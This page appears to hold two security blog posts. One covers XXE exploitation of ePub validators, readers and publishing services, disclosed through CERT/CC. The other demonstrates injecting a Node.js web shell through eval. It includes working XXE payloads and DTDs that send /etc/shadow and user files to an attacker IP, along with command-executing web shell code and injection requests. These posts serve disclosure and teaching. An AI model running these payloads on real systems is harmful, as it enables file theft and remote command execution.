# Signal Chaos

About Stuff

## Posts

Jan 25, 2017

## This book reads you - exploiting services and readers that support the ePub book format

> *"We use the ePub format - it is the most popular open book format in the world. We're very excited about this." - Steve Jobs, 2010 (original iPad launch)*

TLDR; Applying a familiar XXE pattern to exploit services & readers that consume the ePUB format. Exploiting vulnerabilities in **EpubCheck <= 4.0.1** (ePub Validation Java Library & tool), **Adobe Digital Editions <= 4.5.2** (book reader), **Amazon KDP** (Kindle Publishing Online Service), **Apple Transporter**, and **Google Play Book uploads**, etc.

ePub is a standard format for open books maintained by IDPF (International Digital Publishing Forum). IDPF is a trade and standards association for the digital publishing industry, set up to establish a standard for ebook publishing. Their membership list: http://idpf.org/membership/members

An epub is based on XML, CSS, XHTML, etc web content zipped together into a single package, which ends in the extension .epub. Depending on the reader device/application support, ePub can also support interactivity using Flash and Javascript.

ePub uses XML metadata to define the document structure, support digital signatures, digital rights (DRM) etc.

eg., epub archive:

```
Archive:  book.epub
  Length      Date    Time    Name
---------  ---------- -----   ----
       20  04-09-2014 15:41   mimetype
     2189  04-09-2014 15:41   toc.ncx
    39962  04-09-2014 15:41   OEBPS/chapter-001-chapter-i.html
    41745  04-09-2014 15:41   OEBPS/chapter-002-chapter-ii.html
      684  04-09-2014 15:41   OEBPS/title-page.html
      557  04-09-2014 15:41   OEBPS/front-cover.html
    42220  04-09-2014 15:41   OEBPS/chapter-003-chapter-iii.html
     1185  04-09-2014 15:41   OEBPS/copyright.html
      884  04-09-2014 15:41   OEBPS/table-of-contents.html
   234790  04-09-2014 15:41   OEBPS/assets/pressbooks-promo.png
    33684  04-09-2014 15:41   OEBPS/assets/MedulaOne-Regular.ttf
   244146  04-09-2014 15:41   OEBPS/assets/themetamorphosis_1200x1600.jp
      661  04-09-2014 15:41   OEBPS/pressbooks-promo.html
    27328  04-09-2014 15:41   OEBPS/jackson.css
     3494  04-09-2014 15:41   book.opf
      240  04-09-2014 15:41   META-INF/container.xml
      157  04-09-2014 15:41   META-INF/com.apple.ibooks.display-options.
---------                     -------
   673946                     17 files
```

eg., contents of META-INF/container.xml

```
<?xml version="1.0"?>
<container version="1.0" xmlns="urn:oasis:names:tc:opendocument:xmlns:co
 <rootfiles>
 <rootfile full-path="OEBPS/book.opf"
 media-type="application/oebps-package+xml" />
 </rootfiles>
</container>
```

eg., contents of book.opf

```
<?xml version="1.0" encoding="UTF-8" ?>
    <package version="2.0" xmlns="http://www.idpf.org/2007/opf" unique-i
    <metadata xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:opf="htt
    <dc:title>My Book </dc:title>
    <dc:language>en</dc:language>
    <dc:identifier id="PrimaryID" opf:scheme="URI">http://mybook.com</dc
    <dc:description>Description</dc:description>
    <dc:creator opf:role="aut">Author</dc:creator>
    <dc:publisher>Publisher.com</dc:publisher>
    <meta name="cover" content="cover-image" />
</metadata>
```

When I first started looking into this, I learned about a tool/Java library called EpubCheck (provided by IDPF) that is used to validate books in the ePub format. Book publishers tend to perform a validation step using something like this to check the format validity. The validator tool/library was vulnerable to XXE, so any application that relies on a vulnerable version to check the validity of a book would be susceptible to this type of attack.

## Modifying an existing ePub file to test for XML parsing vulnerabilities:

- **curl https://s3-us-west-2.amazonaws.com/pressbooks-samplefiles/MetamorphosisJacksonTheme/Metamorphosis-jackson.epub -o book.epub**

- **unzip book.epub; rm book.epub**
- **Edit any of the files that contain XML metadata.**

eg., book.opf (XXE - XML External Entities pattern)

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE a [<!ENTITY % b SYSTEM "http://123.123.123.123/dtd">%b;%c;]><p
<metadata xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:opf="http://
<dc:title>Metamorphosis</dc:title>
<dc:language>en</dc:language>
<dc:identifier id="PrimaryID" opf:scheme="URI">http://metamorphosiskafka
<dc:description>&send;</dc:description>
```


- **zip -r book.epub ***
- **Point at a HTTP server to serve the following contents, and specifying a FTP server to recieve the specified file**

```
<!ENTITY % d SYSTEM "file:///etc/shadow">
<!ENTITY % c "<!ENTITY send SYSTEM 'ftp://123.123.123.123/%d;'>">
```


### EpubCheck <= 4.0.1

There was a online instance of EpubCheck, that would accept user uploads and perform validation on the format. This provides an example of how this vulnerability could be used to attack online services that support ePub in some way, if they are using a vulnerable version of EpubCheck to validate the uploaded file.

Uploading our created file:



HTTP listener receiving the dtd request when parsed by the remote XML parser, and custom FTP listener receiving the file (I didn't think it would work, but specified /etc/shadow as the file to retrieve).




```
[redacted]# python xxeserver.py
+ Waiting for HTTP request on 0.0.0.0:80
+ Waiting on 0.0.0.0:21
- Connection from  ('[redacted]', 34558)
- Receiving HTTP Request...
GET /dtd HTTP/1.1
User-Agent: Java/1.7.0_85
Host: [redacted]
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive


- Connection from  ('[redacted]', 45871)
- Receiving...

Received: USER anonymous

Received: PASS Java1.7.0_85@

Received: TYPE I

Received: CWD root:[redacted]

Received: EPSV ALL

Received: EPSV

Received: EPRT |1|10.46.210.110|59604|

Received: RETR [redacted]
bin:*:15183:0:99999:7:::
daemon:*:15183:0:99999:7:::
adm:*:15183:0:99999:7:::
lp:*:15183:0:99999:7:::
sync:*:15183:0:99999:7:::
shutdown:*:15183:0:99999:7:::
halt:*:15183:0:99999:7:::
mail:*:15183:0:99999:7:::
uucp:*:15183:0:99999:7:::
operator:*:15183:0:99999:7:::
games:*:15183:0:99999:7:::
gopher:*:15183:0:99999:7:::
ftp:*:15183:0:99999:7:::
nobody:*:15183:0:99999:7:::
vcsa:!!:15274::::::
ntp:!!:15274::::::
dbus:!!:15274::::::
tcpdump:!!:15274::::::
```

This means that we accidentally retrieved the /etc/shadow file. Public facing web apps running as root/system in prod…

A few examples of other services, and applications I came across that were vulnerable:

**Amazon KDP** which allows publishers to upload books, was susceptible to XXE when converting books to the Kindle format.



6. Upload Your Book File


Select a digital rights management (DRM) option: (What's this?)

○ Enable digital rights management

● Do not enable digital rights management

Converting book file to Kindle format...

This may take a few moments. If you have completed all required fields above, click **"Save and Continue"** to move forward while conversion continues.




```
[redacted]# nc -lvp 21
Listening on [0.0.0.0] (family 0, port 21)
Connection from [72.21.217.75] port 21 [tcp/ftp] accepted (family 2, sport 27187)
```

**Adobe Digital Editions <= 4.5.2** (book reader) when a user opens a book, this would allow files to be taken from their system. CVE-2016-7889.

External DTD specifying the file to retrive:


```
<!ENTITY % d SYSTEM "file:///c:/Users/Documents/secret.txt">
<!ENTITY % c "<!ENTITY send SYSTEM 'http://123.123.123.123/exfil/%d;'>">
```

eg., Retrieving secret stuff from a users Windows documents folder:



```
[[redacted]:~/serve# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
[redacted] - - [06/Sep/2016 00:42:44] "GET /dtd.txt HTTP/1.0" 200 -
           - - [06/Sep/2016 00:42:44] code 404, message File not found
           - - [06/Sep/2016 00:42:44] "GET /exfil/mysecretinfo HTTP/1.0" 404 -
```

**Apple Transporter** (underlying tool used to validate metadata and assets and deliver them to the iTunes Store), CVE-2016-7666.



Your book could not be submitted.

Your book could not be submitted due to the errors listed below. All errors must be resolved before you can resubmit your book. For help with a specific error, call or email iBooks Support by using Contact Us on iTunes Connect.

```
# Open Directory.
##
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
```

**Google Play Book uploads** did not allow external entity processing, but was vulnerable to XML exponential entity expansion billion laughs. When uploading a ePub with this pattern, it would spend about 45 minutes trying to process the file before returning an error condition. Google confirmed this on their side.

There are more things going on with the ePub format beyond the familiar patterns shown here. Some applications will allow Flash to be run, and Javascript execution in the context of the book reader, so you can imagine this can be used to perform some attacks; currently waiting on vendor fixes before talking about this.

Disclosure timeline stuff:

- Sep 2016: Reported XXE in EpubCheck <= 4.0.1.
- Sep 2016: Reported XXE in Adobe Digital Editions <= 4.5.2.
- Sep 2016: Reported XXE in Amazon KDP.
- Oct 2016: Reported XXE in Apple Transporter
- Oct 2016: Reported XML exponential entity expansion in play.google.com book uploads.
- Dec 2016: Coordinated disclosure.
- Jan 2017: This blog post (lots of time for users to patch).

Thanks to CERT/CC for their help in coordinating with different vendors & IDPF, and setting a disclosure timeline. I only tested a handful of digital readers and services, so if you find other vulnerable readers/services, tell CERT/CC (they were tracking the ePubCheck issue as VU#779243).

If you got this far, thanks for reading.

@craig


Jan 31, 2015

# SSJS Web Shell Injection

I’ve recently become interested in real world examples of vulnerabilities in Node.js applications, which allow `Server Side Javascript Injection`. One advisory I came across was CVE-2014-7205 discovered by Jarda Kotěšovec in a Basmaster plugin which allows arbitrary Javascript injection.

I decided to mock up a simple example of user input passed to an eval() execution sink, to demonstrate an injection of a simple web shell into the server. This web shell will only exist within the current node.js process, and will not be written to disk.

This demo application will only allow a single user input selection to keep things simple:



[redacted]:3000/demo1

## Future Age

Select the year you were you born:

1990 submit


In the year 2050, you will be:

60

Vulnerable code (user input passed to an eval execution sink):

```
router.post('/demo1', function(req, res) {
  var year = eval("year = (" + req.body.year + ")");
  var date = new Date();

  var futureAge = 2050 - year;

  res.render('demo1',
    {
      title: 'Future Age',
      output: futureAge
    });
});
```

In this example res.write('SSJS Injection') is injected, and the server will return that string in the page response:



```
POST /demo1 HTTP/1.1
Host: [redacted]:3000
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 32

year=res.write('SSJS Injection')
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Date: Thu, 05 Feb 2015 17:41:53 GMT
Connection: keep-alive
Content-Length: 14

SSJS Injection
```

So we can perform arbitrary SSJS injection on this location. What about injecting a web shell that will start up after 5 seconds, listening on TCP/8000?


```
setTimeout(function() {
    require('http').createServer(function(req, res) {
        res.writeHead(200, {
            "Content-Type": "text/plain"
        });
        require('child_process').exec(require('url').parse(req.url, true
            res.end(s);
        });
    }).listen(8000);
}, 5000)
```

One line web shell:

```
setTimeout(function() { require('http').createServer(function (req, res)
```

Because we are inserting code which will be eval'd by the application, the web shell will not be written to disk, and execution will be performed from the existing node process.


Injection of the web shell (application continues to respond normally):



```
POST /demo1 HTTP/1.1
Host: [redacted]:3000
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 271

year=setTimeout(function() { require('http').createServer(function (req, res) {
res.writeHead(200, {"Content-Type":
"text/plain"});require('child_process').exec(require('url').parse(req.url, true).query['cmd'],
function(e,s,st) {res.end(s);}); }).listen(8000); }, 5000)
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 2900
Date: Thu, 05 Feb 2015 17:43:20 GMT
